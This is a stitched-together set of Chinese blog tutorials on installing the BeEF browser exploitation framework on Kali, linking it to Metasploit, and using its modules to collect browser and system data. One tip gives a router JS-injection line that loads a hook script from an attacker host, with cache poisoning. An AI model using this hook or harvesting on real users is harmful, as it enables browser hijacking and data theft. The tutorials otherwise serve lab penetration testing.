**xss平台BeEF笔记（一）**

## 简介

**BeEF是目前欧美最流行的web框架攻击平台，全称是 the Browser exploitation framework project，他的牛逼之处就在于集成了很多好使的payload，并可以通过met**[asp](http://www.2cto.com/kf/web/asp/" \t "http://www.2cto.com/article/201306/_blank)**loit进一步入侵。**

很早之前就知道这个平台，只是一直没折腾，前段时间和疯子大牛搞基然后说起来，今天乘着有时间先折腾一下，会连载的=。=

### 0×01布置安装环境

我使用的[系统](http://www.2cto.com/os/" \t "http://www.2cto.com/article/201306/_blank)是kali，软件的更新源如下

deb http://security.kali.org/kali-security kali/updates main contrib non-free  
deb http://http.kali.org/kali kali main non-free contrib  
deb-src http://http.kali.org/kali kali main non-free contrib  
deb http://security.kali.org/kali-security kali/updates main contrib non-free

不同的系统可能更新源不一样

apt-get install ruby1.9.3

apt-get install libssl-dev libsqlite3-dev sqliteapt-get install g++（一般情况下你已经有了）

### 0×02安装BeEF

git clone https://github.com/beefproject/beef （克隆最新的beef代码）

gem install bundler

bundle install

cat config.yaml | grep driver:

./beef

如果出现**Bundler::GemfileNotFound**报错，则自行寻找gem的合适版本手动安装（ruby我也不懂。。。所以不做赘述）

### 0×03启动BeEF

访问：http://localhost:3000/ui/authentication

用户名和密码均为beef

可在config.yaml中修改

[](http://up.2cto.com/2013/0626/20130626104026252.png)

### 0×04配置BeEF和metasploit

额，有可能克隆的时候会缺少em-websocket模块

键入gem install em-websocket以解决

当你执行**./beef**后,会在msf的主目录生成一个beef.rc的文件,vim之

内容为

load msgrpc ServerHost=127.0.0.1 Pass=abc123


IP是你metasploit主机的IP，密码是两个软件之间的设定好的。之后到beef的主目录去修改主机的配置，这里重点配置的是metasploit攻击后，回连主机的IP

执行./beef/extensions/metasploit/config.yaml

最后配置beef目录下的文件

vim /beef/config.yaml

将metasploit的全部改为true

[](http://up.2cto.com/2013/0626/20130626104029463.png)

然后启动msf挂在beef即可~

### 0×05下期预告

BeEF的基本攻击手段

平台payload介绍

呃…因为BeEF我也是第一次使用,先等我摸索摸索在做详细介绍~

# [kali beef-xss结合metasploit配置](http://blog.csdn.net/u013526533/article/details/52449964)


安装kali **[Linux](http://lib.csdn.net/base/linux" \o "Linux知识库" \t "http://blog.csdn.net/u013526533/article/details/_blank)**之后

第一步：切换更新源进行系统软件更新，编辑系统源文件：vi /etc/apt/sources.list



把官方源进行注释，并且加上国内更新源，因为国内的更快，我这边是kali linux rolling（有的人也称呼为 kali linux 2016.1） ,我选择的是中科大的源(贴出源地址)

deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib  
deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib  
deb http://mirrors.ustc.edu.cn/kali-security kali-current/updates main contrib non-free  
deb-src http://mirrors.ustc.edu.cn/kali-security kali-current/updates main contrib non-free




然后 ESC :wq

依次执行下面命令进行系统软件更新：

apt-get update & apt-get upgrade  
apt-get dist-upgrade  
reboot


重启之后

我们先切换进BEEF的目录下面：cd /usr/share/beef-xss/




切换进去之后，里面有个config.yaml文件，进行编辑：vi config.yaml，

光标移动到最下面，找到



把metasploit功能模块，enable设置为true，然后wq保存退出


然后在当前目录切换到：cd extensions/metasploit/



编辑

IMG_261

需要配置三个地方：






保存退出：wq

然后启动msfconsole控制台，输入：load msgrpc ServerHost=IP Pass=abc123   这里的IP设置为你本机IP，不要设置为127.0.0.1  


这时重新打开一个窗口切换到BEEF目录下：cd /usr/share/beef-xss/

然后输入./beef来启动BEEF



之后显示加载了292个metasploit模块，然后打开beef就可以看到加载的metasploit模块了

**浏览器利用框架BeEF测试**

2015-10-24      [个评论](http://www.2cto.com/article/201510/447395.html" \l "SOHUCS)    来源：WooYun知识库

[收藏](http://www.2cto.com/article/201510/javascript:;)    [IMG_256我要投稿](http://www.2cto.com/index.php?m=member&c=content&a=publish&modid=1&siteid=1" \t "http://www.2cto.com/article/201510/_blank)

0x00 前言


BeEF，全称The Browser Exploitation Framework，是一款针对[浏览器](http://www.2cto.com/os/liulanqi/" \t "http://www.2cto.com/article/201510/_blank)的渗透测试工具。 目前对其测试的文章不是很多，所以希望通过本次测试给大家带来全新的认识。



0x01 简介

工具主页：http://beefproject.com

工具框架:



0x02 测试环境

攻击主机:


操作[系统](http://www.2cto.com/os/" \t "http://www.2cto.com/article/201510/_blank):Kali 1.0IP:192.168.16.245

测试主机:

操作系统:Win7x86IP:192.168.16.197


[路由器](http://www.2cto.com/net/router/" \t "http://www.2cto.com/article/201510/_blank)：

WooyunWifi开启JS注入功能



Tips：

WooyunWifi开启JS注入功能后会对用户访问的页面加入JS代码，如果JS代码设置成如下格式，那么运行后会在BeEF控制端返回一个shelldocument.write("<script language='javascript' src='http://192.168.16.245:3000/hook.js'></script>");默认情况下JS注入附带缓存投毒功能，将视图缓存所有的页面至2099年，但可以通过清除所有缓存及浏览数据来清除缓存投毒的影响。




0x03 BeEF参数配置

BeEF在Kali下默认安装，直接找到对应图标启动即可，但是默认设置未同Met[asp](http://www.2cto.com/kf/web/asp/" \t "http://www.2cto.com/article/201510/_blank)loit关联，无法使用msf模块，因此需要作如下配置连接msf

1、修改config.yaml

编辑  
/usr/share/beef-xss/config.yaml

metasploit: enable: false改为true




编辑  
/usr/share/beef-xss/extensions/demos/config.yaml

enable:true改为false

编辑  
/usr/share/beef-xss/extensions/metasploit/config.yaml

设置 ssl: true ssl\_version: 'TLSv1'



2、启动msf服务

service postgresql startservice metasploit startmsfconsoleload msgrpc ServerHost=127.0.0.1 User=msf Pass=abc123 SSL=y

3、运行BeEF.rb

cd /usr/share/beef-xss//usr/share/beef-xss/beef


（启动后不要关闭，不然登录界面会提示密码错误）



4、启动BeEF

弹出浏览器，输入默认用户名口令beef，即可登陆

主界面如图



0x04 功能介绍

对基本功能做全面介绍，高级用法以后会做补充


1-信息收集

**1、浏览器信息** 可收集：


浏览器名称版本浏览器用户版本插件（包括[Java](http://www.2cto.com/kf/ware/Java/" \t "http://www.2cto.com/article/201510/_blank)，ActiveX，VBS，Flash……）窗口大小

收集方法：

（1）自动默认收集信息  
如图



（2）插件收集信息  
如图



Tips：


模块图标不同颜色对应不同的使用效果绿色：适用当前浏览器橙色：适用当前浏览器，但易被用户发现，social engineering模块默认为橙色红色：不适于当前浏览器，但仍可尝试


**2、系统信息**


可收集：

安装的软件(适用于IE下，Detect Software模块)注册表键值(适用于IE下，此时会弹出提示消息)内网IP(Java模块得到授权)系统详情(通过JavaApplet获取系统版本、Java VM details、NIC names and IP、处理器、内存、屏幕显示模式)定位(通过Google maps)剪贴板信息(会弹出提示消息)

如图





